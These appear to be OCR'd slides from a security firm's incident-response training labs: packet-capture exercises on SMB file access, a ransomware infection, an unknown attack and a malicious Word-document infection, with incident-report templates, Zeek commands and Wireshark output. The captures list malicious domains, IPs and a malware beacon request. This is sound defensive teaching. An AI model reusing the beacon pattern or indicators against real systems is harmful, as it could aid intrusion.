
- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS



Protocol	Percent Packets	Packets	Percent Bytes	Bytes
Frame	100.0	166	100.0	32517
Ethernet	100.0	166	7.1	2324
Internet Protocol Version 4	89.2	148	9.1	2960
Transmission Control Protocol	89.2	148	82.2	26729
NetBIOS Session Service	77.1	128	71.6	23294
SMB2 (Server Message Block Protocol version 2)	86.7	144	76.6	24905
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	2.4	4	1.8	572
Server Service	1.2	2	0.8	248
Data	0.6	1	0.3	102
SMB (Server Message Block Protocol)	1.2	2	1.0	310
Address Resolution Protocol	10.8	18	1.5	504

RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark · Export · SMB object list

Packet	Hostname	Content Type	Size	Filename
35	\\192.168.1.254\IPC$	FILE (160/160) R&W [100.00%]	160 bytes	\srvsvc
164	\\192.168.1.254\Confidential	FILE (102/102) R [100.00%]	102 bytes	\CreditCards.txt


RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: Ransomware Infection

RICHEY MAY
TECHNOLOGY SOLUTIONS



ransomware-lab.pcapng

Bob Emails the security team with the following Email: “I was trying to watch the World Cup on my lunch break, and now this message keeps popping up. I have work to do. Can you fix it?”

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark Analysis

ssl.handshake.type==1

No.	Time	Source	Destination	Server Name
339	6.179292	192.168.1.100	192.30.255.113	github.com
392	6.481901	192.168.1.100	151.101.52.133	assets-cdn.github.com
395	6.482523	192.168.1.100	151.101.52.133	assets-cdn.github.com
398	6.482858	192.168.1.100	151.101.52.133	assets-cdn.github.com
401	6.484358	192.168.1.100	151.101.52.133	assets-cdn.github.com
404	6.484626	192.168.1.100	151.101.52.133	assets-cdn.github.com
407	6.485546	192.168.1.100	151.101.52.133	assets-cdn.github.com
446	6.502786	192.168.1.100	151.101.52.133	assets-cdn.github.com
457	6.507142	192.168.1.100	151.101.52.133	assets-cdn.github.com
461	6.508920	192.168.1.100	151.101.52.133	avatars2.githubusercontent.com
468	6.512100	192.168.1.100	151.101.52.133	avatars3.githubusercontent.com
525	6.846945	192.168.1.100	54.165.141.38	collector.githubapp.com
555	7.055319	192.168.1.100	192.30.255.116	api.github.com
601	7.409636	192.168.1.100	172.217.0.46	www.google-analytics.com
734	10.741478	192.168.1.100	151.101.52.133	raw.githubusercontent.com
986	13.091025	192.168.1.100	172.217.164.110	sb-ssl.google.com
1783	19.515307	192.168.1.100	52.201.204.251	api.cylance.com
2498	26.185020	192.168.1.100	86.59.21.38	www.zo4w.com
2533	26.973889	192.168.1.100	193.11.114.43	www.pdqfq2fx7x4oioufpq5.com
3530	29.896967	192.168.1.100	46.101.100.94	www.xcmcd.com
3533	29.900482	192.168.1.100	81.7.14.31	www.mpya4aw.com
3538	29.912576	192.168.1.100	5.189.138.9	www.cwz46eca3756gza.com

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: Unknown Attack

RICHEY MAY
TECHNOLOGY SOLUTIONS

Scenario

unknown-attack.pcap

- The CIO bolts into your office yelling “We’re being attacked by the Russians!” You calm her down and ask for the details. She gives you a USB drive with a single pcap. She wants details and won’t leave your desk until you tell her:
- Which systems (i.e. IP addresses) are involved in the incident?
- What can you find out about the attacking host (e.g. where is it located)?
- How long did it take to perform the attack?
- Which operating system was targeted by the attack? Which service? Which vulnerability?
- Was there malware involved? What’s the name of the malware? (OMG! Is it WanaCry?)
- Do you think this is a manual or an automated attack? Why?

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines

- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Lab: Malicious Traffic 1

RICHEY MAY
TECHNOLOGY SOLUTIONS

2017-03-25-traffic-analysis-exercise.pcap

IR Scenario

Malicious Traffic 1

- You work as an analyst at a Security Operations Center (SOC) for Mike's Pharmaceuticals, a regional pharmaceutical conglomerate. You work the same shift as another analyst named Bob.
- Bob was tasked to investigate some suspicious traffic, but he came down with a case of the “Monday’s" and left the work undone. He called in sick, and now you have to pick up where he left off. He only saved traffic for the affected IP address in a pcap file.
- The ticket description stated: Joe, a user in Accounting, claimed he received an Email about a FedEx delivery issue. After opening the Undelivered-Package.doc, his computer started acting unusual. IT would like confirmation that the machine is compromised.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Incident Report Guidelines


- **EXECUTIVE SUMMARY:**
- Timeline of the activity
- Who was involved
- Summary of what happened
- **DETAILS:**
- Date and time of the activities:
- MAC, IP, and Hostname of affected system(s):
- What happened:
- **INDICATORS:**
- List the IP addresses, ports, and domains associated with the activity:

RICHEY MAY
TECHNOLOGY SOLUTIONS

```
user@[redacted]:/mnt/c/Labs/Malicious Traffic 1$ ls
 2017-03-25-traffic-analysis-exercise.pcap  'Malicious Traffic 1 Walkthrough.docx'
user@[redacted]:/mnt/c/Labs/Malicious Traffic 1$ bro -r 2017-03-25-traffic-analysis-exercise.pcap
user@[redacted]:/mnt/c/Labs/Malicious Traffic 1$ ls
 2017-03-25-traffic-analysis-exercise.pcap   conn.log   dns.log     http.log           pe.log    weird.log
'Malicious Traffic 1 Walkthrough.docx'       dhcp.log   files.log   packet_filter.log  ssl.log   x509.log
user@[redacted]:/mnt/c/Labs/Malicious Traffic 1$
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

```
user@[redacted]/Labs/Malicious Traffic 1$ cat weird.log |
> bro-cut  name id.orig_h id.orig_p id.resp_h id
bad_UDP_checksum        0.0.0.0 68      255.255.255.255
unknown_protocol_2      -       -       -
dns_unmatched_msg       192.168.22.94   49754   224.0.0.252
dns_unmatched_msg       192.168.22.94   50250   224.0.0.252
dns_unmatched_msg       192.168.22.94   64047   224.0.0.252
dns_unmatched_msg       192.168.22.94   52127   224.0.0.252
dns_unmatched_msg       192.168.22.94   51348   224.0.0.252
dns_unmatched_msg       192.168.22.94   49873   224.0.0.252
dns_unmatched_msg       192.168.22.94   50433   224.0.0.252
dns_unmatched_msg       192.168.22.94   50918   224.0.0.252
dns_unmatched_msg       192.168.22.94   51259   224.0.0.252
dns_unmatched_msg       192.168.22.94   137     192.168.22.255
dns_unmatched_msg       192.168.22.94   65178   224.0.0.252
dns_unmatched_msg       192.168.22.94   56137   224.0.0.252
dns_unmatched_msg       192.168.22.1    5353    224.0.0.251
bad_HTTP_request        192.168.22.94   49230   52.50.59.31
line_terminated_with_single_CR  192.168.22.94   49230   52.50.59.31
bad_HTTP_request        192.168.22.94   49283   180.211.86.138
bad_HTTP_request        192.168.22.94   49527   77.225.141.195
bad_HTTP_request        192.168.22.94   49668   45.192.88.245
bad_HTTP_request        192.168.22.94   49761   185.45.67.109
bad_HTTP_request        192.168.22.94   50025   14.152.86.33
bad_HTTP_request        192.168.22.94   50396   104.72.203.203
line_terminated_with_single_CR  192.168.22.94   50396   104.72.203.203
```


2017-03-25-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http.request
Expression...
No. Time Source Destination Protocol Length Info
66 10.701587 192.168.22.94 23.215.98.249 HTTP 151 GET /ncsi.txt HTTP/1.1
96 62.831266 192.168.22.94 50.62.238.1 HTTP 523 GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD
104 63.078127 192.168.22.94 184.168.187.1 HTTP 523 GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD
115 64.742775 192.168.22.94 97.74.144.145 HTTP 521 GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD
149 65.445818 192.168.22.94 50.63.125.1 HTTP 519 GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD
560 65.807872 192.168.22.94 50.63.125.1 HTTP 519 GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD
617 65.949091 192.168.22.94 50.63.125.1 HTTP 519 GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD
2069 66.518661 192.168.22.94 50.63.125.1 HTTP 519 GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD
2156 119.2924… 192.168.22.94 52.50.59.31 HTTP 835 POST / HTTP/1.1 (application/x-www-form-urlencoded)
2181 120.1617… 192.168.22.94 178.255.83.2 HTTP 193 GET /COMODORSAAddTrustCA.crt HTTP/1.1
2194 120.3454… 192.168.22.94 23.215.99.40 HTTP 268 GET /msdownload/update/v3/static/trustedr/en/02FAF3E291435468607857694DF5E45B
Frame 96: 523 bytes on wire (4184 bits), 523 bytes captured (4184 bits)
Ethernet II, Src: 00:1e:c9:c3:3a:1b, Dst: 00:07:50:ec:1b:a9
Internet Protocol Version 4, Src: 192.168.22.94, Dst: 50.62.238.1
Transmission Control Protocol, Src Port: 49158, Dst Port: 80, Seq: 1, Ack: 1, Len: 469
Hypertext Transfer Protocol
GET /counter/?0000001MKqMAdoTwsD8bMbwXfg2zHjraZnwghk2xY5rpyqa6RhRlo6U7zbno7DD8M0Pl7pZrllNTv383v8Y7CIMAtzGZPifYdnKvrwmi9Mm8G_W0bGLe74JD74zi
Accept: */*\r\n
UA-CPU: AMD64\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NE
Host: bv.truecompassdesigns.net\r\n
Connection: Keep-Alive\r\n
\r\n
